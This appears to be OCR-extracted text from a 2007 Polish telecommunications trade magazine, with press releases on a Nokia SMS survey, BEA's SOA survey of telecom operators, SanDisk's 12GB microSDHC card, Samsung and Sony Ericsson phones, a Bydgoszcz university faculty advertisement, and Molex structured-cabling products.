Wykonywanie kilku zadań podczas używania telefonu komórkowego może prowadzić do zabawnych sytuacji. 47 proc. respondentów badania firmy Nokia wysłało romantyczne lub kontrowersyjne SMS-y do niewłaściwej osoby, przy czym przydarzyło się to 56 proc. kobiet.

Badanie dotyczące wykonywania kilku zadań naraz zostało przeprowadzone online w witrynie nokia.com od 15 października do 1 listopada 2007 przez Illuminas w Wielkiej Brytanii, Hiszpanii, Finlandii, Włoszech, Chinach, Brazylii, Niemczech, Danii, Francji, USA, Szwecji i Norwegii.

Firma Nokia zorganizowała najbardziej wszechstronne badanie konsumenckie w branży, opracowując ponad 10 miliardów danych z 77000 ankiet konsumenckich w 21 krajach, co dało wyjątkowy wgląd w wartości, przekonania i postawy konsumentów. Ta wiedza wyznacza działania firmy Nokia: od opracowywania i projektowania produktu po jego marketing i sprzedaż. ■

ródło: NOKIA

Priorytety operatorów telekomunikacyjnych

Architektura SOA

Wyniki europejskiego sondażu pokazują, że większość operatorów telekomunikacyjnych postrzega architekturę zorientowaną na usługi (SOA) jako ważny lub bardzo ważny priorytet na najbliższe trzy do pięciu lat. Z badania przeprowadzonego na zlecenie firmy BEA wynika, że znakomita większość operatorów uważa architekturę SOA za narzędzie efektywnego wykorzystania technologii Web 2.0 w przedsiębiorstwie.

Najważniejsze fakty

1. Badanie przeprowadzone w Europie na zlecenie firmy BEA dowodzi, że większość operatorów telekomunikacyjnych postrzega architekturę zorientowaną na usługi (SOA) jako ważny lub bardzo ważny priorytet na najbliższe trzy do pięciu lat.
2. Znakomita większość operatorów uważa architekturę SOA za narzędzie efektywnego wykorzystania technologii Web 2.0 w przedsiębiorstwie.
3. Ponad połowa operatorów telekomunikacyjnych jest przekonana, że innowacyjność – rozumiana jako zdolność pełnego wykorzystywania nowych pomysłów – jest najważniejszym czynnikiem dla zmian organizacyjnych.

Firma BEA Systems przedstawiła wyniki badania przeprowadzonego przez firmę Vanson Bourne, specjalizującą się w badaniach rynku produktów technologicznych. Ankieta wykazała, że większość operatorów telekomunikacyjnych (51 proc.) postrzega architekturę SOA jako jeden z najważniejszych priorytetów na najbliższe trzy do pięciu lat. Dla porównania, podobną opinię wyraziła jedna trzecia ankietowanych ze wszystkich innych branż objętych badaniem.

Ponadto ankieta przeprowadzona wśród operatorów telekomunikacyjnych w 12 krajach europejskich dowiodła, że znakomita większość uważa architekturę SOA za narzędzie efektywnego wykorzystania technologii Web 2.0 w przedsiębiorstwie: 72 proc. respondentów stwierdziło, że architektura SOA jest podstawą dla opartych na standardzie Web 2.0 narzędzi dla społeczności sieciowych, takich jak blogi, serwisy Wiki, sieci społeczne i aplikacje Mash-ups (Mash-ups to serwis internetowy lub aplikacja webowa, która łączy treść z więcej niż jednego źródła oferując nowy, atrakcyjniejszy i bardziej funkcjonalny sposób korzystania). Średnia, obejmująca wszystkie branże, wyniosła 55 proc.

Czas opracowywania i wprowadzania nowych, innowacyjnych usług ma w sektorze telekomunikacyjnym bardzo duże znaczenie. Jak wynika z badania, ponad połowa wszystkich operatorów (53 proc.) jest przekonana, że innowacyjność – rozumiana jako zdolność pełnego wykorzystywania nowych pomysłów – jest najważniejszym czynnikiem dla zmian organizacyjnych. Dla porównania, średnia dla wszystkich branż objętych ankietą wyniosła 34 proc.

– *Operatorzy telekomunikacyjni w regionie Europy, Bliskiego Wschodu i Afryki (EMEA) wprowadzają architekturę SOA jako podstawę rozwiązań informatycznych i sieciowych. Największe znaczenie dla tej tendencji ma fakt, że operatorzy telekomunikacyjni muszą szybko dostarczać swoim abonentom nie tylko nowatorskie pakiety usług, ale również „możliwości telekomunikacyjne", takie jak lokalizacja, przesyłanie wiadomości, ładowanie i funkcje głosowe, jako „punkty dostępu do usług" dla działów wewnętrznych, partnerów, klientów instytucjonalnych, a nawet abonentów domagających się odrębnych aplikacji Mash-ups* – powiedział **Neil Sholay**, dyrektor ds. rynków telekomunikacyjnych w regionie EMEA w firmie BEA Systems. – *Wykorzystanie zalet architektury SOA pozwala efektywniej wykorzystywać zasoby informatyczne i sieciowe dla celów biznesowych. Umożliwia to operatorom telekomunikacyjnym ponowne wykorzystanie i współużytkowanie zasobów, szybsze dostarczanie nowych usług oraz łatwiejsze i tańsze wprowadzanie zmian.*

Zdolność szybszego reagowania na zmiany u konkurencji i dynamikę rynku to najważniejsza inicjatywa w strategiach biznesowych operatorów telekomunikacyjnych (wymieniana przez 69 proc. organizacji jako ważny priorytet; dla porównania, średnia dla wszystkich branż objętych badaniem wyniosła 50 proc.). Na kolejnych miejscach znalazły się inicjatywy dotyczące obsługi klienta (wymieniane przez 67 proc.) i możliwość uzyskiwania informacji w czasie rzeczywistym, co ułatwiłoby podejmowanie decyzji (wymieniana przez 59 proc.).

Architektura SOA wspiera sektor telekomunikacyjny w stawianiu czoła największym wyzwaniom technologicznym. Ankieta wykazała, że najważniejszą inicjatywą technologiczną jest wprowadzenie bardziej elastycznej architektury (wymieniana przez 70 proc. ankietowanych jako ważny priorytet; dla porównania, średnia dla wszystkich branż to 43 proc.). Inne ważne inicjatywy w strategiach technologicznych operatorów telekomunikacyjnych, które są realizowane za pomocą architektury SOA, to integracja danych (63 proc.) oraz integracja usług (55 proc.).

Zlecony przez firmę BEA Europejski Sondaż Innowacji Biznesowych (ang. *European Business Innovation Survey*) został przeprowadzony w sierpniu i wrześniu 2007r . przez firmę Vanson Bourne, specjalizującą się w badaniach rynku produktów technologicznych. Obejmował 51 przedsiębiorstw sektora telekomunikacyjnego z 12 krajów. W sondażu wzięły udział firmy z Belgii, Holandii, Danii, Finlandii, Francji, Niemiec, Włoch, Norwegii, Polski, Hiszpanii, Szwecji i Wielkiej Brytanii. Do badania zostały wybrani przedstawiciele branż finansowej, logistyki i transportu, farmaceutycznej, handlu detalicznego, telekomunikacyjnej oraz użyteczności publicznej i energetyki. ■

Więcej informacji o architekturze zorientowanej na usługi (SOA) w branży telekomunikacyjnej można znaleźć na stronie www.bea.com/telco.

Wydział Telekomunikacji i Elektrotechniki Uniwersytet Technologiczno-Przyrodniczy dawniej Akademia Techniczno-Rolnicza w Bydgoszczy

Doświadczenie: od 47 lat Wydział kształci studentów w dziedzinach telekomunikacja i elektrotechnika. Od 1998 wydział posiada prawa doktoryzowania

Wysoka jakość kształcenia potwierdzona 5-letnim certyfikatem Komisji Akredytacyjnej Uczelni Technicznych (KAUT)

Wysokokwalifikowana kadra: 20 profesorów, 45 doktorów, 18 asystentów

Nowowczesne i świetnie wyposażone laboratoria: światłowodowe, systemów łączności przewodowej i bezprzewodowej, zastosowań komputerów w sieciach telekomunikacyjnych i informatycznych i inne

Wydział telekomunikacji i Elektrotechniki UTP (dawniej ATR) w Bydgoszczy Oferuje kształcenie w zakresie kierunku elektronika i telekomunikacja obejmujące:

- studia stacjonarne I i II stopnia w zakresie specjalności: Systemy Telekomunikacyjne, Teleinformatyka
- studia niestacjonarne I stopnia (inżynierskie - 7 semestrów) w zakresie specjalności: Systemy Telekomunikacyjne, Teleinformatyka, Inżynieria Poczty
- niestacjonarne - uzupełniające studia magisterskie (4 semestry)
- studia podyplomowe (2 semestry)
- kursy w systemie kształcenia ustawicznego

Tematyka naukowo-badawcza Instytutu Telekomunikacji WTiE UTP (dawniej ATR)

- systemy komutacyjne i sieci
- przetwarzanie sygnałów i obrazów oraz multimedia
- systemy łączności bezprzewodowej
- zastosowanie optoelektroniki w telekomunikacji
- projektowanie układów elektronicznych, w tym scalonych w technologii CMOS
- mikroprocesorowe systemy sterowania

Szczegółowe informacje o:

Studiach

można znaleźć w Internecie na stronach http://wtie.utp.edu.pl lub http://www.utp.edu.pl lub uzyskać telefonicznie: 052 340 83 38

Kursach szkoleniowych

można znaleźć w Internecie na stronach http://www.kstit.pl lub http://www.kstit.bydgoszcz.pl lub uzyskać telefonicznie: 052 340 83 31

Współpracy w zakresie badań

można znaleźć w Internecie na stronie http://wtie.utp.edu.pl lub uzyskać telefonicznie: 052 340 83 68

SanDisk zwiększa pojemność o 50 procent

12-gigabajtowa karta microSDHC

Wzrost popytu na karty o większej pojemności, w miarę jak coraz więcej klientów używa telefonów komórkowych do odtwarzania muzyki, zdjęć i wideo.

SanDisk Corporation poinformował, że zaczął wysyłać próbki 12-gigabajtowych (GB) kart pamięci microSDHC™ największym producentom telefonów komórkowych do testów i oceny. Karta 12 GB reprezentuje 50-procentowy wzrost pojemności w porównaniu z czołowymi kartami SanDisk microSDHC 8 GB, odzwierciedlając rosnącą popularność telefonów komórkowych z pamięciochłonnymi funkcjami, takimi jak odtwarzanie muzyki, fotografowanie, nagrywanie i odtwarzanie wideo oraz nawigacja GPS.

– *Telefony komórkowe stały się ważną częścią życia konsumentów na całym świecie* – powiedział **Jeff Kost**, wiceprezes i dyrektor generalny działu rozwiązań mobilnych w firmie SanDisk. – *Wiele osób nie dostrzega jednak istotnej roli, jaką odgrywają karty pamięci w wyzwalaniu pełnego potencjału tych zaawansowanych telefonów. W istocie niektórzy nie wiedzą nawet, że ich telefon ma gniazdo na kartę pamięci i właśnie dlatego SanDisk niedawno rozpoczął kampanię Wake Up Your Phone™ (Obudź swój telefon)*.

Program „edukacji gniazdowej" ma uświadomić klientom obecność gniazda na karty pamięci w większości dostępnych na rynku telefonów komórkowych, a także korzyści płynące z jego użycia. Więcej informacji można znaleźć pod adresem www.wakeupyourphone.com.

12-gigabajtowa karta microSDHC nadaje się idealnie do przechowywania dużej ilości muzyki, zdjęć

i wideo. Może na przykład pomieścić 1500 piosenek, 3600 zdjęć oraz 24,5 godziny wideo.

SDHC to oznaczenie kart formatu SD™ lub opartego na SD, które mają pojemność większą niż 2 GB i są zgodne z nową specyfikacją SD 2.0 umożliwiającą obsługę pojemności od 4 do 32 GB. Specyfikacja została opracowana przez SD Association, branżową organizację normalizacyjną, która zdefiniowała również trzy klasy określające minimalną stałą szybkość transferu danych. Nowe karty spełniają wymagania SD Speed Class 4.

Oprócz kart microSDHC SanDisk oferuje producentom telefonów i operatorom sieci komórkowych szeroką gamę osadzonych i wymiennych rozwiązań pamięciowych. Są to m.in. osadzone stacje flash iNAND™ i mDOC™, wymienne karty pamięci microSD™ i miniSD™ oraz karty SIM i MegaSIM®.

SanDisk Corporation, wynalazca i największy globalny dostawca kart pamięci flash, jest światowym liderem w dziedzinie pamięci flash – od badań, projektowania i wytwarzania produktów do budowania świadomości marki i dystrybucji detalicznej. Portfel produktów SanDisk obejmuje karty pamięci flash do telefonów komórkowych, aparatów cyfrowych i kamer, cyfrowe odtwarzacze audio i wideo, stacje USB flash dla firm i klientów indywidualnych, pamięć osadzoną do urządzeń mobilnych oraz stacje półprzewodnikowe do komputerów. SanDisk (www.sandisk.com/corporate) znajduje się na liście S&P 500, ma siedzibę w Dolinie Krzemowej, a ponad połowa obrotów firmy przypada na kraje poza Stanami Zjednoczonymi. ■

Witryna firmy SanDisk znajduje się pod adresem http://www.sandisk.com

Płaskie „pięć mega”

SAMSUNG G600

Samsung wprowadza na rynek model G600 – pierwszy telefon z serii G, nastawiony na funkcje fotograficzne, który posiada pięciomegapikselowy aparat z czterokrotnym zoomem, fleszem i autofocusem.

Nowy Samsung G600 to stylowy slider, który pomimo pięciomegapikselowego aparatu przykuwa oko niewielkimi rozmiarami. Płaski (zaledwie 14,9 mm), o klasycznym, prostym designie stanowi połączenie technologii z biznesową elegancją.

W modelu tym nacisk położono przede wszystkim na funkcje fotograficzne: pięciomegapikselowy aparat fotograficzny z czterokrotnym zoomem cyfrowym, flashem i autofocusem pozwala na wykonanie doskonałej jakości zdjęć. Dodatkowym urozmaiceniem jest możliwość wybierania trybów charakterystycznych dla cyfrowych aparatów: trybu macro, panoramicznego czy nocnego. Duży wyświetlacz 2.2” QVGA TFT LCD o 16 milionach kolorów sprawia, że przeglądanie zdjęć czy filmów video staje się przyjemnością. G600 pozwala również na edycję zdjęcia – można przechowywać czy retuszować zdjęcia, a następnie wysyłać je przez e-mail czy MMS. Rezultaty można obejrzeć na ekranie telewizorza dzięki wyjściu TV, w które wyposażony jest telefon.

G600 to również możliwość nagrywania dobrej jakości filmów video (w rozdzielczości VGA 640x480). Kamera umieszczona w telefonie umożliwia nagranie maksymalnie godzinnego filmu w formatach H.263/MPEG4.

Użytkownikom, którzy pragną wyróżniać się indywidualnym stylem i nie lubią nudy, nowy Samsung daje po raz pierwszy możliwość zmiany kolorystyki menu w zależności od upodobań i preferencji. Można skorzystać z motywów dostępnych w telefonie lub stworzyć swój własny. Dzięki temu menu G600 staje się niepowtarzalne i oryginalne!

Dodatkową zaletą jest czujnik światła, który automatycznie dostosowuje optymalny poziom jasności wyświetlacza w zależności od warunków oświetlenia. Zapewnia to nie tylko wygodę użytkownikowi, ale przede wszystkim dodatkową oszczędność baterii.

G600 może służyć również jako narzędzie do pracy dzięki obsłudze plików biurowych, takich jak MS Word, Excel, Power Point czy PDF – można przesłać wybrane dokumenty do telefonu za pomocą łączności Bluetooth lub kabla USB i bez problemu przeglądać czy zmieniać je w domu.

Telefon działa w technologii EDGE, pełna przeglądarka www (Net Front 3.4) pozwala na swobodne przeglądanie stron internetowych. Telefon wyposażony jest w odtwarzacz MP3, radio FM, z którego audycje można nagrać na telefon w postaci plików mp3, i klient e-mail. 54 MB pamięci można rozszerzyć dzięki dołączonej w zestawie karcie microSD. Dzięki temu nie powinno zabraknąć miejsca na ulubione utwory czy zdjęcia.

Telefon dostępny jest w sprzedaży w dwóch wersjach kolorystycznych: czarnej i grafitowej. ■

ródło: Samsung

Stylowe telefony z nowej oferty Sony Ericsson

Nowy telefon Sony Ericsson Z555

Sony Ericsson przedstawił nowy telefon Z555 – elegancki telefon z klapką, który łączy w sobie bogaty zestaw funkcji z nadzwyczajnie pięknym wzornictwem. Jest to idealne dopasowanie najnowszego zestawu funkcji z innowacyjnym, diamentowym wzornictwem. Telefon ten ma wszystkie potrzebne cechy, aby stać się ikoną dobrego stylu.

Wraz z modelem **Z555 Sony Ericsson przedstawił serię nowych, stylowych akcesoriów, w tym kolekcję (Design Collection) czterech skórzanych torebek, z których wszystkie oferują unikatowe itwórcze rozwiązania do noszenia telefonu. Przedstawił także trzy rodzaje nowych, eleganckich słuchawek bezprzewodowych Bluetooth™: HBH-PV708, HBH-PV770 oraz HBH-PV712**.

– *Model Z555 zaprojektowany jest z myślą o tym, aby odzwierciedlać Twoją urodę i przyciągać uwagę* – powiedział **Sven Totte**, Head of Style Marketing w Sony Ericsson. – *Stworzyliśmy ten telefon dla ludzi, którzy szukają pięknie zaprojektowanego aparatu, odzwierciedlającego ich osobisty styl, a zarazem będącego wydajnym i wyposażonym w najnowsze funkcje*.

Sony Ericsson Z555 – ikona dobrego stylu

- Kontrola gestem – zarządzaj rozmowami za pomocą ruchu dłoni.

- Ukryty wyświetlacz – jednolite wykończenie telefonu.
- Zmieniające się tematy zgodnie z porą roku.
- Eleganckie designerskie akcesoria dla uzupełnienia Twojego wizerunku.

Zaakcentuj swój styl

Kiedy pracujesz albo kiedy się bawisz, masz własny styl, który jest tylko Twój – styl i wygląd, które telefon **Z555** podkreśla doskonale. Za sprawą unikatowego wykończenia w postaci diamentowych odblasków na frontowej części oraz wyrafinowanych detali telefon ten prawdziwie odzwierciedla Twoją osobowość. Wybierz kolor Diamond Black albo Dusted Rose, a wkrótce zostaniesz zauważony.

Po prostu machnij ręką, aby przerwać połączenie

Model **Z555** posiada przydatną funkcję – kontrolę gestem – opracowaną przez Sony Ericsson, pozwa-

lającą Ci łatwo wyciszyć telefon lub wprowadzić budzik telefoniczny w tryb drzemki, nie przerywając tego czym się zajmujesz w danej chwili. Kiedy przychodzi rozmowa telefoniczna, zwykły ruch ręką w tę i z powrotem nad telefonem wycisza dzwonek. Podobnie przesuń ręką nad telefonem, kiedy używasz go jako budzika, a przejdzie on w tryb drzemki. To jest jak magia!

Zasięgnij informacji – dyskretnie

Telefon **Z555** posiada zewnętrzny wyświetlacz, który pokaże Ci, kto dzwoni, nawet bez otwierania klapki telefonu. Kiedy aparat jest w stanie spoczynku, zewnętrzny wyświetlacz pozostaje dyskretnie niewidzialny… z troski o wzornictwo.

Najnowszy wygląd telefonu

Podobnie jak Ty, telefon **Z555** zmienia swój wygląd, aby dostosować się do pory roku. Kolory istylistyka, które pojawiają się w tematach telefonu, podobnie jak wygląd systemu menu igłównego ekranu, mogą aktualizować się automatycznie, w miarę mijania kolejnych dni w roku. Połączony z kalendarzem telefonu model **Z555** wie, kiedy letni wygląd musi ustąpić jesiennemu. Trzyma on w zanadrzu nawet coś specjalnego na wielkie wydarzenia, takie jak wigilia Nowego Roku!

Dajcie upust namiętnościom na bieżąco

Model **Z555** pozwoli Ci skorzystać z wolnej chwili w taksówce, aby nadrobić zaległości związane z ulubionym zespołem lub nawet książką. Przechowuj w telefonie swoje ulubione ścieżki muzyczne lub książki audio i sortuj je według rozdziałów, płyt lub artystów. Dostrój się do radia FM, aby wysłuchać prognozy pogody, informacji drogowych lub najnowszych plotek o gwiazdach.

Uchwyć wydarzenia, kiedy mają miejsce

Aparat fotograficzny o rozdzielczości 1,3 MP, w jaki wyposażony jest telefon **Z555** zapewnia to, że zawsze jesteś w stanie uchwycić akcję, kiedy się ona rozgrywa. Zrób zdjęcie potencjalnego nowego zakupu i wyślij je jako wiadomość-obraz do przyjaciela albo wczytaj je bezpośrednio do bloga, tak aby wszyscy mogli dowiedzieć się, jakie masz plany.

Akcesoria do uzupełnienia Twojego wizerunku

Każdy stylista powie Ci, że wizerunek nie jest pełny bez właściwych dodatków. Linia **Design Collection** oferuje cztery różne stylowe torebki ze skóry, które dopełniają Twojego stylu, a równocześnie chronią Twój telefon.

Kolekcja oferuje twórcze i stylowe rozwiązania do noszenia telefonu, które pasować będą do telefonu oraz Twojego stylu.

Telefon jest także kompatybilny z trzema eleganckimi nowymi słuchawkami bezprzewodowymi Bluetooth™:

- Słuchawki bezprzewodowe Bluetooth™ **HBH-PV708** oferują najlepsze połączenie stylu i wygody – abyś mógł być w kontakcie z bliskimi, kiedy wyprowadzasz psa albo kupujesz kawę.

- Słuchawki bezprzewodowe Bluetooth™ **HBH-PV770** oferują alternatywny sposób noszenia słuchawek w uszach, tak że możesz ich wciąż używać mając na sobie okulary słoneczne.
- Słuchawki bezprzewodowe Bluetooth™ **HBH-PV712** redukują dźwięki w tle i maksymalizują wygodę, pozwalając Ci skoncentrować się na osobie, z którą rozmawiasz. Podnoszą także Twoje notowania w kwestii stylu dzięki dwóm wymiennym obudowom Style-up™, w które są wyposażone. ■

Zródło: Sony Ericsson

Michał Muszalski

Systemy okablowania strukturalnego

Firma Molex jest drugim co do wielkości producentem złączy na świecie. Molex to przedsiębiorstwo o kapitale 2,2 miliarda dolarów, które posiada 68 biur handlowych, 26 centrów badawczo-rozwojowych i 55 zakładów produkcyjnych na sześciu kontynentach. Ponad 95 proc. zakładów produkcyjnych posiada certyfikat jakości ISO, a ponad 75 proc. certyfikat QS 9000.

Charakterystyka firmy

Molex Premise Networks jest działem Molex'a projektującym i produkującym wszelkiego rodzaju komponenty do budowy systemów okablowania strukturalnego. Historia rozwoju tych rozwiązań liczy sobie już ponad 20 lat. Idąc wraz z rozwojem aplikacji sieciowych, firma Molex Premise Networks dostarcza infrastrukturę sieciowych urządzeń pasywnych służących do bezproblemowego przesyłania danych. Obecnie Molex Premise Networks jest światowym liderem w branży okablowania strukturalnego inwestującym każdego roku miliony dolarów w tworzenie nowych produktów zorientowanych na klienta.

Na przestrzeni ostatnich sześciu lat wydatki na rozwój programów ulepszających najnowocześniejszy osprzęt i nowe produkty sięgnęły kwoty 1,8 miliarda dolarów. Po ponad 60-letnim okresie istnienia ten rodzaj inwestycji zaowocował tysiącem nowych produktów znajdujących swoje zastosowania w wielu gałęziach przemysłu.

Aktualnie w ofercie firmy Molex Premise Net- works znajduje się pełna gama produktów służących do budowy kompletnego systemu okablowania strukturalnego, począwszy od gniazd abonenckich, kończąc na szafach dystrybucyjnych. Oferta obejmuje zarówno produkty oparte na rozwiązaniach światłowodowych, jak i rozwiązaniach opartych na 4-parowych kablach symetrycznych.

Oferta handlowa

Canobeam®

To nazwa handlowa systemu komunikacji z wykorzystaniem wiązki laserowej w otwartej przestrzeni (*Free Space Optics*). Rozwiązanie to pozwala na niezwykle szybkie ustanowienie połączenia sieciowego pomiędzy dwoma punktami o przepustowości od 156 Mb/s do 1,25 Gb/s. Podstawowymi zaletami systemu są:

- niezwykle szybkie ustanowienie połączenia sieciowego o dużej przepustowości;
- poprawna praca na dystansie do 2 km;
- możliwość instalacji i użytkowania systemu bez konieczności występowania o pozwolenie czy przydział częstotliwości.

System składa się z elementu nadawczo-odbiorczego, montowanego na zewnątrz (dach budynku, ściana zewnętrzna, itp.) lub wewnątrz pomieszczenia (transmisja wiązki laserowej przez okno.

Real Time

Real Time Patching System to opracowany przez firmę Molex Premise Networks inteligentny system zarządzania okablowaniem strukturalnym. Molex Premise Networks jest wiodącym producentem systemów okablowania strukturalnego (*Structured Cabling System*). Inteligentne zarządzanie okablowaniem umożliwia menedżerom ds. systemów informatycznych (IT) sterowanie i mo-nitorowanie fizycznej warstwy sieci i współpracujących urządzeń informatycznych.

Dzięki systemowi Real Time Patching firmy Molex Premise Networks – w skład którego wchodzą inteligentne panele krosowe, przewody i kable krosowe oraz urządzenia i oprogramowanie do zarządzania fizyczną warstwą sieci – menedżerowie IT mają dostęp w czasie rzeczywistym do informacji o stanie okablowania i mogą monitorować, przemieszczać, dodawać i wprowadzać zmiany oraz łatwo i wygodnie (automatycznie) prowadzić dokumentację sieci. Konfiguracja systemu jest prosta, a wbudowany uczący się port identyfikacyjny skraca czas przygotowania systemu do pracy. Skalowalność systemu jest nieograniczona – można nim zarządzać na miejscu, zdalnie lub przez internet.


Najważniejszą cechą tego systemu jest umiejętność jednoczesnej współpracy ze starszymi systemami oka-

blowania i zupełnie nowymi instalacjami, dzięki czemu użytkująca go firma może w całości przejść do inteligentnego zarządzania połączeniami niezależnie od wieku i stopnia zużycia posiadanej infrastruktury.

Dzięki dostępności pasków czujników dotykowych (pasków sensorycznych) przeznaczonych do sieciowych urządzeń aktywnych można monitorować również połączenia między panelem a sprzętem aktywnym, a nie tylko pomiędzy panelami krosowymi. Można więc zrezygnować ze stosowanej powszechnie do niedawna krzyżowej metody śledzenia połączeń, zyskując znaczne oszczędności zarówno pod względem kosztu produktów niezbędnych do wdrożenia tego rozwiązania, jak i cennej przestrzeni dostępnej w centrali.

Dodatkowe oprogramowanie wspomagające zarządzanie zwiększa pojemność systemu dzięki dostępnym modułom wspierającym funkcje Zarządzania Zasobami Sieci (*Network Asset Management*), diagnostycznym i mapowania do poziomu adresowego MAC oraz rozwiązaniu, które umożliwia wykorzystanie pakietów AutoCAD i Vi-sio do planowania i opracowywania dokumentacji.

Data Gate Plus



DATA GATE PLUS

Najważniejszym elementem toru transmisyjnego zbudowanego w oparciu o tradycyjne kable symetryczne 4-parowe są złącza. Złącza są elementami, na których osoba instalująca system okablowania strukturalnego terminuje kable symetryczne. Jakość tego połączenia zależy od jakości samego złącza, jakości użytych narzędzi terminujących oraz od umiejętności i wiedzy instalatora. Molex Premise Networks opracował własną gamę modułów o unikatowej technologii i perfekcyjnych parametrach transmisyjnych.

Moduły Data Gate Plus są wyposażone w wysokiej jakości złącze szczelinowe KATT IDC, które zarabiane jest przy użyciu powszechnie dostępnych narzędzi uderzeniowych KATT/110. Użycie tego rodzaju modułów oraz narzędzi gwarantuje łatwość montażu oraz – co najważniejsze dla instalatora i użytkownika końcowego – bardzo dobrą powtarzalność pomiarów. Moduł Data Gate Plus posiada dodatkowo od strony gniazda RJ-45 wbudowaną przesuwną przesłonę przeciwkurzo- wą chroniącą styki przed zabrudzeniami. Przesłona ma za zadanie również prostowanie pinów po każdym włożeniu/wyłożeniu wtyczek RJ-45. Dodatkowo do modułów można zastosować zaślepkę blokującą, która uniemożliwia włożenie wtyku RJ-45 do gniazda dedykowanego do transmisji sygnałów telefonicznych opartych na kablach z wtyczkami RJ-11 oraz RJ-12. Moduły Data Gate Plus dostępne są w wersji ekranowanej oraz nieekranowanej zarówno w kategorii 5e, jak i kategorii 6. Moduły te zostały przebadane przez niezależne laboratorium ETL (*Intertek Testing Services, ETL SEMKO*) i posiadają certyfikaty zgodności z normami branżowymi. Moduły są stosowane w gniazdach typu Euromod, ModMosaic, Contura, ABB Tango, DIN 49075 oraz panelach krosowych systemów PowerCat 6.

Panele światłowodowe FMP3

Panel FMP3 z wysuniętą półką montażową

Podstawową zaletą tych paneli jest ich modułowa konstrukcja. Wszystkie panele opierają się na jednym uniwersalnym korpusie, do którego montowane są płyty czołowe. Płyty czołowe mogą być dowolnie konfigurowane przez użytkownika. Płyty czołowe są dostępne w wersjach z adapterami ST, SC, LC, MT-RJ lub bez adapterów. Przykładowe konfiguracje to: 12xST, 6xSC duplex, 24xLC duplex, 24x MT-RJ, 24xST, 12xSC duplex, 18xST, 9xSC lub 4x sześciodrożna płytka na dowolne adaptery. Do paneli można dokupić dedykowane kasety światłowodowe, zestaw pierścieni organizacyjnych oraz przepusty kablowe.

Konstrukcja paneli pozwala na wysunięcie półki montażowej oraz na jej pochylenie pod kątem 45 stopni. Zapewnia to swobodny dostęp do zainstalowanych w panelu kaset światłowodowych, pigtaili oraz adapterów.

Złącze MT-RJ Xpress-Lock

Widok złącza MT-RJ Xpress-Lock wraz z kluczykiem, osłoną oraz bootem

Złącze MT-RJ dzięki swej przełomowej konstrukcji staje się coraz bardziej popularnym rodzajem interfejsu stosowanego przez producentów urządzeń aktywnych oraz producentów okablowania strukturalnego. Firma Molex Premise Networks opracowała własną technologię terminowania włókien światłowodowych złączami MT-RJ. Technologia ta jest niezwykle prosta i polega na odpowiednim oczyszczeniu włókna, jego przycięciu, wprowadzeniu do ferruli i zamknięciu komory za pomocą specjalnego kluczyka dostarczanego w komplecie wraz ze złączami. Złącze w ten sposób może być terminowane na kablu do 10 razy. Dostępne są dwie wersje złącza: męska (ferrula z pinami) i żeńska (bez pinów). Można je stosować do włókien o średnicy 50/125 mm oraz 62,5/125 mm. Maksymalne tłumienie to 0,5 dB, tłumienie typowe waha się na poziomie 0,3 dB. Dodatkowo oferta Molex Premise Networks za-

wiera szeroką gamę adapterów MT-RJ przeznaczonych do montażu w panelach i gniazdach naściennych. Podsumowując, niewątpliwymi zaletami technologii MT-RJ są:

- konstrukcja duplex (dwa włókna w jednym złączu);
- małe wymiary zewnętrzne;
- kształt i zasada łączenia zbliżone do spopularyzowanego wtyku RJ-45;
- prosty i tani sposób instalacji;
- możliwość kilkakrotnego zarabiania złącza na włóknie;
- zdeterminowana polaryzacja włókien.

Laserstream

Widok złącza MT-RJ Xpress-Lock wraz z kluczykiem, osłoną oraz bootem

Molex Premise Networks ma przyjemność zaprezentować nowy system okablowania światłowodowego, Laserstream, instalowany metodą wdmuchiwania. Podstawową zaletą systemu jest jego wysoka elastyczność, polegająca na możliwości łatwego wprowadzania zmian w miarę rozwoju wymagań stawianych okablowaniu.


Laserstream jest rozwiązaniem dedykowanym w instalacjach, gdzie wymagania projektowe nie są precyzyjnie określone. System ten eliminuje konieczność dokładnego określenia liczby i rodzaju włókien światłowo dowych na etapie projektowania. Pozwala ponadto na eliminację niewykorzystywanych (zapasowych) włó-kien, ponieważ dodatkowe włókna mogą być w dowolnej chwili doinstalowane.

System Laserstream jest w pełni zgodny z pozostałymi elementami światłowodowymi Molex Premise Networks. Podobnie jak cały system okablowania strukturalnego, może być objęty 25-letnią gwarancją systemową.

CompactLan

Linia produktów CompactLan jest dedykowana do budowy sieci zawierających od kilku do kilkudziesięciu użytkowników. Główna cecha, która odróżnia tę gamę produktów, to niewielkie wymiary komponentów, dzięki czemu punkt dystrybucyjny w postaci szafki wiszącej można ulokować w dowolnym miejscu. Szafka dystrybucyjna ma wysokość 8U, umożliwia montaż do ośmiu dedykowanych elementów o szerokości 10 cali. Jako elementy wyposażenia firma Molex Premise Net- works proponuje 12-portowe panele krosowe kategorii 5e w wersji UTP oraz FTP, 8-portowy panel telefoniczny oraz panel światłowodowy z ośmioma adapterami ST. Wyposażenie dodatkowe zawiera: panel ze szczotką, panel z wieszakami, panel osłonowy, półki montażowe oraz panel montażowy. Wszystkie elementy wyposażenia mają wysokość 1U i są wykonane w kolorze ciemnoniebieskim, takim samym jak kolor samej szafki dystrybucyjnej. Dzięki zastosowaniu specjalnego systemu montażowego, który nie wymaga stosowania śrub i nakrętek, montaż i demontaż urządzeń jest bardzo prosty i przyjazny dla użytkownika. Kable poziome można do szafki wprowadzić poprzez przepust górny, przepust dolny lub od tyłu szafki. Szafka posiada system uziemiający oraz otwory wentylacyjne, co umożliwia umieszczanie w niej urządzeń aktywnych.

System ModLink – szybkie instalacje światłowodowe



Produkty serii CompaktLan

